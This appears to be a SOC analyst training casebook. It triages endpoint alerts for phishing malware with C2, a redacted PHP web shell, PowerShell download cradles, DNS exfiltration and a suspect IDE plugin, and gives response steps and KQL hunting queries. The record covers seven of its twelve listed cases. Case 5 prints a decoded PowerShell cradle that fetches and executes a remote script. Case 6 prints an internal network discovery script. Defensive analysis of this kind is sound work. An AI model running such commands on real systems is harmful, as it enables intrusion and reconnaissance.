

SOC Alert Triage Casebook - Endpoint and Malware Alerts

Introduction

This casebook documents a series of SOC alert triage case studies focused on endpoint security, malware execution, process abuse, data exfiltration, and host-level threats. Each case represents the analyst's assessment based on the evidence available at alert time - not the outcome of a full digital forensic investigation.

 Note That,

This document is a collection of SOC Alert Triage case studies completed as part of hands-on analyst training. Each case simulates the information initially available to a SOC analyst at the time of detection. The objective was not to perform a full DFIR investigation, but to analyze the available evidence, assess risk, determine the appropriate containment actions, and make justified escalation decisions according to SOC operational workflows.

Decision Matrix

#	Alert	Category	Severity	Decision
1	Email-Delivered Malware Execution with Confirmed C2 Communication on User Workstation	Malware Execution / C2	Critical	Escalate
2	PHP Web Shell Deployed via Upload Directory on Production Web Server	Web Server Compromise	Critical	Escalate
3	PowerShell Stage-2 Payload Download and C2 Communication from Admin Endpoint	Execution / C2	Critical	Escalate
4	Email Attachment Triggers Encoded PowerShell Execution with Outbound Connection to Suspicious IP	Execution / C2	Critical	Escalate
5	Download Cradle Execution via Process Chain with Internal Staging and External C2 Communication	Execution / Payload Staging	Critical	Escalate
6	Unverified IDE Plugin Triggers Encoded Network Discovery Script on Developer Workstation	Reconnaissance / Supply Chain	High	Escalate
7	DNS-Based Data Exfiltration from Credit Department Endpoint via Newly Registered Malicious Domain	DNS Exfiltration	Critical	Escalate
8	High-Volume Encoded DNS Queries Bypassing Internal Resolvers with Concurrent PowerShell Activity	C2 / Exfiltration	Critical	Escalate
9	Unregistered USB Storage Device Connected with Access to Sensitive Student Records	Data Exfiltration	High	Escalate
10	Recurring DLP Alert for Authorized Backup Process - Alert Tuning Required	DLP / Removable Media	Medium	Closed (False Positive)
11	Critical Firewall Log Source Disconnected Following Unauthorized Configuration Change	Operational / Log Integrity	Medium	Monitor
12	Privileged Account Login from Anomalous Geographic Location with Rapid Active Directory Enumeration	Privilege Abuse / Account Compromise	High	Escalate

Alert Cases

1. Email-Delivered Malware Execution with Confirmed C2 Communication on User Workstation

Metadata

Field	Value
Category	Malware Execution / Command and Control


Field	Value
Severity	Critical
Status	Escalated - Incident Response Initiated
Confidence	High
MITRE ATT&CK	T1566.001, T1204.002, T1059, T1071.001

Alert Summary

Four independent log sources correlated within a three-minute window to surface a textbook phishing-to-C2 attack chain on a user workstation. The EDR platform detected `badfile.exe` spawned as a child process of `outlook.exe` , executing from the user's Downloads directory and immediately initiating outbound network connections to known C2 infrastructure.

The cross-source timeline paints a clear picture:

1	09:58	Mail Gateway	User opens suspicious email attachment
2	09:59	EDR	<code>badfile.exe</code> executes from <code>C:\Users\Ahmed\Downloads\</code>
3	10:00	EDR	Alert: <code>Suspicious_Process_Execution_Pattern</code>
4	10:01	Network Firewall	Outbound connection from host to suspicious IP
5			



EDR telemetry captured the full process lineage and the outbound connection:

1	
2	EDR Alert: Process ' <code>badfile.exe</code> ' launched from ' <code>C:\Users\Ahmed\Downloads\</code> '
3	Parent Process: <code>outlook.exe</code>
4	Network Activity: Outbound connections to <code>104.244.42.129</code> (Known C2 infrastructure)
5	Protocol: HTTPS (Port 443)
6	

Analyst Assessment

This alert requires no ambiguity analysis - the evidence chain is complete from delivery through execution to C2 communication. Each stage is independently corroborated by a separate log source.

Process lineage confirms this was not a user-initiated download from a browser or file manager. The parent process `outlook.exe` directly spawned the executable, consistent with the user opening an email attachment that either auto-extracted or was directly executed. The binary name `badfile.exe` landing in the Downloads directory rather than a Temp or AppData path suggests the mail client saved the attachment before execution.

Timing correlation is critical here. The gap between email open (09:58) and execution (09:59) is approximately one minute - consistent with a user manually opening an attachment. The gap between execution (09:59) and outbound C2 (10:00-10:01) is equally narrow, indicating the binary established communication almost immediately, a behavior pattern typical of staged malware that phones home for further instructions upon execution.

Network indicators elevate severity. The EDR platform has classified `104.244.42.129` as known C2 infrastructure. The use of port 443 for C2 communication is a standard evasion technique - blending with legitimate HTTPS traffic to avoid basic network detection.

Business impact is immediate. If the C2 connection was successful, the attacker potentially has an active session on a corporate workstation with access to whatever credentials and data the user Ahmed has access to. The window between execution and detection is small, but the binary may have already received tasking from the C2 server.

MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Initial Access	T1566.001 - Spearphishing Attachment	Malicious email attachment opened by user
Execution	T1204.002 - Malicious File	User executed badfile.exe from Downloads
Command and Control	T1071.001 - Web Protocols	Outbound HTTPS (443) to known C2 IP 104.244.42.129

Response Decision

Immediate Actions

- Network isolation via EDR** - contain the host immediately. EDR-level isolation is preferred over physical shutdown to preserve volatile memory and running process state.
- Do not power off** - the machine must remain on for memory acquisition.
- Disable the user account** if credential theft is suspected. Given that the malware executed in the user's context and had network connectivity, credential harvesting cannot be ruled out.
- Block IOCs at perimeter** - if the malware is still running or other hosts may be affected, block the IP address 104.244.42.129, any associated domains, and the binary hash at the EDR and firewall level.

Escalation Decision

Escalated - Incident Response investigation initiated. Confirmed malware execution with active C2 communication constitutes a security incident. This is not a triage-level containment; IR ownership is required.

Next Investigation Steps

The following evidence collection and analysis should be performed by the IR team post-containment:

Acquisition (preserve before remediation):

- Memory dump - capture running processes, network connections, injected code
- Disk artifacts - check for persistence mechanisms, dropped files, registry modifications
- PCAP - analyze C2 communication content and any data transferred
- Consolidated logs - reconstruct a complete timeline across all sources

Investigation framework:

The IR team should systematically address:

- Initial access** - how did the email bypass gateway controls? Was it targeted?
- Execution** - full behavioral analysis of badfile.exe in a sandbox environment
- Persistence** - scheduled tasks, services, registry run keys, startup items
- Privilege escalation** - did the binary attempt to elevate beyond user context?
- Discovery / Lateral movement** - any evidence of network scanning or credential access post-execution
- Scope** - are other users affected? Did anyone else receive the same email?
- IOC extraction** - hashes, domains, IPs, mutexes for fleet-wide hunting

2. PHP Web Shell Deployed via Upload Directory on Production Web Server

Metadata

Field	Value
Category	Web Server Compromise
Severity	Critical
Status	Escalated
Confidence	High

Alert Summary

File integrity monitoring detected the creation of `image_thumb.php` in the web-accessible uploads directory `/var/www/html/uploads/images/` under the `www-data` user context. The file contains a single-line PHP web shell:

```
1
2  [REDACTED - PHP command execution shell]
3
4  Content: Single-line PHP system() call accepting GET parameter 'cmd'
5
6  <?php
7  // Malicious web shell (redacted)
8  <REDACTED>
9  ?>
```

Access log review confirmed an external IP was already interacting with the shell, passing reconnaissance commands via the `cmd` parameter:

```
1  External IP (104.244.42.129) -> /uploads/images/image_thumb.php?cmd=<redacted>
```



Analyst Assessment

This is not a suspected web shell - it is a confirmed, actively exploited one. The file content leaves no room for interpretation: a PHP `system()` call accepting arbitrary commands through a GET parameter is a command execution primitive with no legitimate use. The filename `image_thumb.php` was chosen to blend into the uploads directory, a common web shell concealment technique.

The access logs confirm the shell was already being used for initial reconnaissance (`whoami` , `ls`). The commands observed are consistent with an attacker in the early enumeration phase - identifying execution context and directory contents before escalating further.

The file was created by `www-data` , meaning it was written through the web application itself - likely via an unrestricted file upload vulnerability. The upload path `/var/www/html/uploads/images/` is web-accessible by design, giving the attacker direct HTTP access to the shell without needing to traverse directories.

Response Decision

Immediate Actions

- 1. **Isolate the web server** from the network to prevent the attacker from executing further commands or moving laterally.
- 2. **Do not delete the web shell yet** - it is evidence. Preserve the file, access logs, and any related artifacts before cleanup.
- 3. **Review Apache access logs** comprehensively to determine the full scope of commands executed through the shell and identify the initial upload request.

Escalation Decision

Escalated - active exploitation confirmed. The attacker has remote command execution on a production server. IR team must determine the initial access vector (upload vulnerability), scope of commands executed, and whether the attacker achieved

persistence beyond the web shell.

Next Investigation Steps

- Parse complete Apache access logs to reconstruct all requests to `image_thumb.php` and identify every command executed
- Identify the HTTP request that uploaded the file - this reveals the exploited vulnerability
- Review server for additional web shells or backdoors (common for attackers to deploy multiple shells)
- Check `www-data` process history and any cron jobs or secondary persistence
- Audit the upload functionality for input validation and file type restrictions

3. PowerShell Stage-2 Payload Download and C2 Communication from Admin Endpoint

Metadata

Field	Value
Category	Execution / Command and Control
Severity	Critical
Status	Escalated
Confidence	High

Alert Summary

EDR telemetry captured a suspicious PowerShell command on an administrative endpoint downloading a script identified as a stage-2 payload. The payload established communication with an external server at 104.244.42.129 on port 80.

The endpoint belongs to an administrator, which significantly elevates the potential blast radius - admin credentials and sessions provide direct paths to domain-level compromise.

Analyst Assessment

Two factors make this alert immediately critical. First, the PowerShell activity pattern - downloading a remote script for execution - is a well-documented post-exploitation technique used to pull second-stage tooling after initial access. Port 80 for C2 communication is deliberate, designed to blend with normal HTTP traffic.

Second, the target is an admin endpoint. If the attacker has code execution in an admin context, credential harvesting (cached tokens, Kerberos tickets, LSASS access) becomes trivial. The stage-2 download implies the attacker already had initial access - the question is how, and whether lateral movement has already occurred.

The combination of admin-context execution and confirmed external communication leaves no room for a benign interpretation.

Response Decision

Immediate Actions

1. **Before isolation** - capture a memory dump and initiate PCAP collection. The running payload state and active C2 session are critical evidence.
2. **Isolate the endpoint** via EDR network containment.
3. **Block** `104.244.42.129` at the firewall - both inbound and outbound - across all network segments.

Escalation Decision

Escalated - confirmed malicious execution on a privileged endpoint requires immediate IR engagement. The admin context makes this a potential domain-level compromise.

Next Investigation Steps

- Review Windows Event Logs (PowerShell ScriptBlock, Module Logging) to recover the full command and any prior execution history
- Determine initial access - how did the attacker reach the admin endpoint to execute the download?
- Hunt for persistence mechanisms - scheduled tasks, services, registry run keys
- Check for lateral movement - authentication events from this endpoint to other systems
- Scope the admin account's recent activity across the domain

4. Email Attachment Triggers Encoded PowerShell Execution with Outbound Connection to Suspicious IP

Metadata

Field	Value
Category	Execution / C2
Severity	Critical
Status	Escalated
Confidence	High

Alert Summary

An encoded PowerShell command executed shortly after the user opened an email attachment. The process subsequently attempted to establish a connection to a suspicious external IP in the 171.25.x.x range.

The delivery-to-execution chain mirrors a classic spear-phishing workflow: weaponized attachment delivers the initial payload, which decodes and executes a PowerShell command to reach out to attacker infrastructure.

Analyst Assessment

The sequencing of events - email attachment opened, then encoded PowerShell execution, then outbound connection - forms a coherent attack chain that would be exceptionally unlikely to occur through legitimate user activity. Base64-encoded PowerShell is overwhelmingly associated with malicious activity in this context; legitimate administrative scripts do not trigger from email attachments.

The target IP range 171.25.x.x warrants immediate investigation against threat intelligence feeds. Regardless of the IP's reputation, the delivery mechanism alone justifies containment.

What distinguishes this from the other PowerShell execution alerts in this casebook is the confirmed email delivery vector. The initial access question is answered - the next priority is understanding the payload's intent and whether the outbound connection succeeded.

Response Decision

Immediate Actions

1. **Capture memory dump and PCAP** before isolating - the encoded command content and connection state are essential evidence.
2. **Isolate the endpoint** via EDR.
3. **Block** 171.25.x.x at the firewall perimeter.

Escalation Decision

Escalated - email-delivered encoded PowerShell with outbound connection attempt is a confirmed attack chain. IR team must decode the payload, assess impact, and determine if the connection was established.

Next Investigation Steps

- Decode the PowerShell command to understand the payload's purpose
- Check proxy logs to determine whether other endpoints attempted connections to the **same** IP
- Analyze the payload in an isolated sandbox to develop IOCs
- Query the email gateway for other recipients of the same message or attachment
- Review the user's recent authentication activity for signs of credential compromise
- Consider resetting the affected user's credentials as a precaution

5. Download Cradle Execution via Process Chain with Internal Staging and External C2 Communication

Metadata

Field	Value
Category	Execution / Payload Staging
Severity	Critical
Status	Escalated
Confidence	High

Alert Summary

The EDR platform flagged a suspicious process chain on `SZ-ENDPOINT-014` where `explorer.exe` spawned `cmd.exe`, which in turn launched `powershell.exe` with an encoded command. Decoding the Base64 payload reveals a standard download cradle:

Process Tree:


```
1 explorer.exe ---> cmd.exe ---> powershell.exe -EncodedCommand <base64>
```

Decoded Command:

```
1 IEX (New-Object Net.WebClient).DownloadString('http://192.168.0.2/mal.ps1')
```

Note: This is a download cradle - it fetches and executes a remote script in memory.

The downloaded script (`mal.ps1`) then communicated with an external server at `104.244.42.129` on port 80, functioning as a stage-2 C2 channel.



Analyst Assessment

Several aspects of this alert deserve attention beyond the obvious malicious PowerShell execution.

The download source is internal. The cradle pulls `mal.ps1` from `192.168.0.2` - a private RFC 1918 address. This means the payload is being served from somewhere inside the network, not directly from the internet. Either another internal host is already

compromised and staging payloads for lateral distribution, or the attacker has positioned a staging server within the internal network. Either scenario significantly escalates the severity - the compromise is not limited to `SZ-ENDPOINT-014` .

The C2 destination is external. After downloading the script from the internal staging point, the payload reaches out to `104.244.42.129` on port 80 - a public IP serving as the command-and-control server. The two-stage architecture (internal staging then external C2) suggests operational sophistication: the attacker uses an internal host to distribute tooling while maintaining external command infrastructure.

The process chain `explorer.exe -> cmd.exe -> powershell.exe` is the standard chain when a user runs a command from a shortcut, a script, or an interactive prompt. The encoded command is the distinguishing factor.

`SZ-ENDPOINT-014` **appears in other alerts in this casebook** - this endpoint has also been flagged for DNS-based data exfiltration activity, which may indicate a deeper, sustained compromise rather than isolated incidents.

Hunting Query - Download Cradle Patterns:

The following KQL query hunts for DownloadString and similar download cradle patterns across the fleet:

```
1 DeviceProcessEvents
2 | where Timestamp > ago(7d)
3 | where FileName =~ "powershell.exe"
4 | where ProcessCommandLine has_any (
5     "DownloadString",
6     "DownloadFile",
7     "Invoke-WebRequest",
8     "Net.WebClient",
9     "Start-BitsTransfer"
10 )
11 | project Timestamp, DeviceName, AccountName,
12     InitiatingProcessFileName, InitiatingProcessCommandLine,
13     FileName, ProcessCommandLine
14 | order by Timestamp desc
```

Response Decision

Immediate Actions

- Capture memory dump and PCAP** from `SZ-ENDPOINT-014` before isolation - the running payload and active C2 session must be preserved.
- Isolate** `SZ-ENDPOINT-014` via EDR.
- Investigate** `104.244.42.129` - identify what host this is, whether it is compromised, and whether it is actively serving mal.ps1 to other endpoints.
- Block** `104.244.42.129` at the firewall across all segments.

Escalation Decision

Escalated - the presence of an internal staging server fundamentally changes the scope. This is not a single-endpoint incident. IR team must determine what `104.244.42.129` is, how it was compromised, and how many endpoints have pulled payloads from it.

Next Investigation Steps

- Identify the host at `104.244.42.129` - asset inventory, current state, running services
- Check network logs for other endpoints connecting to `104.244.42.129` on port 80
- Review Windows Event Logs on `SZ-ENDPOINT-014` for PowerShell ScriptBlock Logging and Module Logging
- Correlate with the DNS exfiltration alert on the same endpoint to determine if this is a single sustained compromise
- Investigate how the initial execution was triggered - what caused explorer.exe to spawn cmd.exe with the encoded command
- "Identify the internal host at `192.168.0.2` - is it a legitimate asset that has been compromised, or unauthorized infrastructure planted on the network?"
- "Isolate `192.168.0.2` pending investigation if it is an internal asset."

6. Unverified IDE Plugin Triggers Encoded Network Discovery Script on Developer Workstation

Metadata

Field	Value
Category	Reconnaissance / Potential Supply Chain Compromise
Severity	High
Status	Escalated for Senior Assessment
Confidence	Medium
Affected Host	laptop-tarek-eng
Affected User	corp\tarek.mansour
Detection Time	09:08:14 EET
MITRE ATT&CK	T1059.001, T1018, T1195.002

Alert Summary

CrowdStrike generated a `SuspectedSuspiciousPowerShellCommand` detection on a developer's laptop. The process tree shows a standard interactive execution chain, but the encoded PowerShell payload - when decoded - reveals systematic DNS resolution of critical internal infrastructure.

CrowdStrike Detection:

```
1  Detection: SuspectedSuspiciousPowerShellCommand
2  Severity: High (8/10)
3  Host: laptop-tarek-eng
4  User: corp\tarek.mansour
5  Process tree: explorer.exe (PID 4322)
6                  +-- cmd.exe (PID 8714)
7                      +-- powershell.exe (PID 8723) -EncodedCommand <base64>
8  Detection time: 09:08:14 EET
9  Action taken: Telemetry only (no auto-block)
```

Decoded PowerShell Script (sanitized):

```
1  # Network discovery script - resolves hardcoded internal hostnames
2  $hosts = @('dc01','dc02','file01','file02','print01',
3            'app01','app02','app03','db01','db02',
4            'web01','web02','jenkins','gitlab')
5  foreach ($h in $hosts) {
6      # Resolve each hostname via DNS
7      [System.Net.Dns]::Resolve($h) | Select HostName, AddressList
8  }
```

Investigation into the likely trigger revealed a recently installed IDE plugin with concerning characteristics:

Plugin Details:

```
1  Name: DevEnvScanner -- by 'DevToolsLab'
2  Installs: 1,200
3  Rating: 4.2/5
4  Last updated: 3 days ago
5  Permissions requested: shell:exec, network:*
6  Publisher verified: NO
7  First-time publisher: YES
```

Post-Execution Network Signals:

- No outbound connections to external IPs following the DNS queries
- No data exfiltration observed
- PowerShell process exited normally without errors

Analyst Assessment

This case requires careful analysis because the evidence supports two very different interpretations, and the correct response depends on which one the investigation confirms.

What the script does

The decoded script is a targeted network discovery tool. It does not scan random IP ranges or perform port sweeps - it resolves specific, hardcoded hostnames that map to the organization's critical infrastructure: domain controllers (`dc01` , `dc02`), file servers, database servers, and CI/CD infrastructure (`jenkins` , `gitlab`). This is not a generic reconnaissance script; whoever wrote it had knowledge of the internal naming convention.

The use of `[System.Net.Dns]::Resolve()` is a low-noise technique - DNS resolution generates minimal telemetry compared to ping sweeps or port scans, and the results provide both hostname confirmation and IP address mapping without triggering network-based IDS rules.

Why the plugin matters

The script was triggered through the process chain `explorer.exe -> cmd.exe -> powershell.exe` , which is consistent with an IDE or extension spawning a shell command. The plugin `DevEnvScanner` raises multiple red flags:

- **Publisher not verified** and **first-time publisher** - no reputation baseline exists
- **shell:exec permission** - the plugin can execute arbitrary system commands
- **network:* permission** - unrestricted network access
- **Only 1,200 installs** - small enough to avoid scrutiny, large enough to reach targets
- **Updated 3 days ago** - the reconnaissance payload may have been added in a recent update

This pattern is consistent with a supply chain attack targeting developers through trojanized IDE extensions. The attacker distributes a functional plugin that also executes reconnaissance scripts to map the target's internal infrastructure. The low install count and unverified publisher status strongly suggest this is not a legitimate development tool.

What tempers the severity

Network telemetry shows no outbound connections after the DNS queries. The PowerShell process exited cleanly. No data exfiltration was observed. If this were an active attack, the expected behavior would be DNS results being sent to an external endpoint for collection. The absence of exfiltration suggests either: (a) the data was staged locally for later retrieval, (b) the exfiltration mechanism hasn't triggered yet, or (c) the plugin is merely fingerprinting environments for a future targeted campaign.

The severity remains High rather than Critical because, at this point, only reconnaissance was performed - no exploitation, persistence, or lateral movement has been observed.

MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Execution	T1059.001 - PowerShell	Encoded PowerShell command execution
Discovery	T1018 - Remote System Discovery	DNS resolution of 14 internal infrastructure hosts
Initial Access	T1195.002 - Compromise Software Supply Chain	Unverified IDE plugin with shell execution permissions

Hunting Query - Encoded PowerShell with DNS Resolution Activity:

```
1 DeviceProcessEvents
2 | where Timestamp > ago(14d)
3 | where FileName =~ "powershell.exe"
4 | where ProcessCommandLine contains "-EncodedCommand"
5 | where InitiatingProcessFileName in~ ("cmd.exe", "code.exe", "devenv.exe")
6 | project Timestamp, DeviceName, AccountName,
7     InitiatingProcessFileName, InitiatingProcessId,
8     ProcessCommandLine, ProcessId
9 | join kind=inner (
10     DeviceNetworkEvents
11     | where Timestamp > ago(14d)
12     | where RemotePort == 53
13     | summarize DnsQueryCount = count() by DeviceId, InitiatingProcessId
14     | where DnsQueryCount > 10
15 ) on DeviceId, $left.ProcessId == $right.InitiatingProcessId
16 | order by Timestamp desc
```

Response Decision

Immediate Actions

1. **Contain the endpoint** per organizational playbook for high-confidence suspicious activity.

2. **Contact Tarek Mansour** through a verified channel to determine when and why the plugin was installed. Do not rely on email - the account may be compromised.
3. **Investigate the plugin** - obtain the extension package, verify hashes against the marketplace, analyze the source code for additional embedded scripts or update mechanisms.
4. **Perform threat intelligence lookup** on DevToolsLab as a publisher and any domains or IPs associated with the plugin's update mechanism.
5. **Monitor for persistence** - check for scheduled tasks, registry modifications, or additional scripts that may have been deployed by the plugin.

Escalation Decision

Escalated to Senior Security Engineer. The combination of an unverified plugin executing infrastructure reconnaissance through encoded PowerShell represents a potential supply chain compromise. Even though no exfiltration was observed, the reconnaissance data collected - if extracted - would give an attacker a detailed map of the organization's critical infrastructure, including domain controllers, databases, and CI/CD pipelines.

The investigation must determine whether other developers installed the same plugin.

Next Investigation Steps

- **Fleet-wide hunt:** Query EDR telemetry for any other endpoints where DevEnvScanner is installed or where the same encoded command has executed
- **Plugin analysis:** Reverse-engineer the plugin package in an isolated environment - examine update mechanisms, network callbacks, and any obfuscated code
- **Developer scope:** Identify all developers using the same IDE and check for plugin installation via software inventory
- **DNS log review:** Determine whether the resolved IP addresses for the target hosts were exfiltrated through DNS, HTTP, or any other channel
- **Monitor for staged retrieval:** If reconnaissance data was saved locally, watch for subsequent exfiltration attempts

Lessons Learned

IDE extensions with shell:exec permissions from unverified, first-time publishers represent a growing supply chain risk. Development environments are high-value targets - developers typically have elevated network access, access to source code repositories, and CI/CD credentials. Organizations should enforce extension whitelisting or at minimum require verified publisher status for plugins requesting shell execution permissions.

7. DNS-Based Data Exfiltration from Credit Department Endpoint via Newly Registered Malicious Domain

Metadata


Field	Value
Category	Data Exfiltration / DNS Abuse
Severity	Critical
Status	Escalated - Incident Response Initiated
Confidence	High
Affected Host	SZ-ENDPOINT-014
Affected Department	Credit

Alert Summary

Network monitoring flagged abnormally high DNS traffic from `SZ-ENDPOINT-014` , an endpoint in the credit department. The DNS queries targeted the domain `xyz-data-sync.top` , using long Base64-encoded strings as subdomain prefixes - a signature pattern of DNS-based data exfiltration.

Supporting evidence compounds the severity:

- The domain `xyz-data-sync.top` was registered 48 hours prior to the alert and classified as malicious by VirusTotal
- A PowerShell script on the endpoint was observed reading the `Shared_Credit_Reports` folder - a network share containing sensitive financial data



Analyst Assessment

Three independent indicators converge here, and each one alone would warrant investigation.

The DNS pattern is not ambiguous. Legitimate DNS queries do not contain long Base64-encoded subdomain strings. This technique encodes stolen data into DNS queries - each query carries a fragment of the exfiltrated content as a subdomain label, which the attacker's authoritative DNS server reassembles. It bypasses most DLP solutions because the data never leaves through HTTP/HTTPS.

The domain infrastructure is disposable. A domain registered 48 hours before use and already classified as malicious by VirusTotal is consistent with attacker-controlled infrastructure designed for a specific operation. The `.top` TLD and naming convention (`xyz-data-sync`) follow common patterns observed in automated domain generation for exfiltration campaigns.

The data source is high-value. PowerShell reading `Shared_Credit_Reports` on an endpoint in the credit department is not a coincidence - the attacker targeted financial data specifically. This suggests prior reconnaissance to identify where valuable data resides and how to access it.

Business impact is potentially severe. Credit reports and financial data carry regulatory obligations. If customer financial data was exfiltrated, the organization faces both operational and compliance exposure.

The same endpoint (`SZ-ENDPOINT-014`) appears in other alerts in this casebook, suggesting a sustained compromise rather than an isolated incident.

Response Decision

Immediate Actions

1. **Isolate** `SZ-ENDPOINT-014` immediately via EDR network containment.
2. **Block** `xyz-data-sync.top` and its resolved IP addresses at the firewall and DNS resolver level across all network segments.
3. **Search for the domain across the entire fleet** - if other hosts have queried `xyz-data-sync.top` , the compromise scope extends beyond a single endpoint.

Escalation Decision

Escalated - confirmed data exfiltration pattern targeting sensitive financial data. This requires IR investigation to determine the volume of data exfiltrated, the initial compromise vector, and the full scope of affected systems.

Next Investigation Steps

- **Capture PCAP** to analyze DNS query content and estimate the volume of exfiltrated data
- **Review PowerShell event logs** on the endpoint to reconstruct the full sequence of commands executed
- **Audit access permissions** on `Shared_Credit_Reports` - determine whether the compromised account should have had access at all (least privilege review)
- **Correlate with other alerts** on `SZ-ENDPOINT-014` to build a comprehensive timeline of the compromise
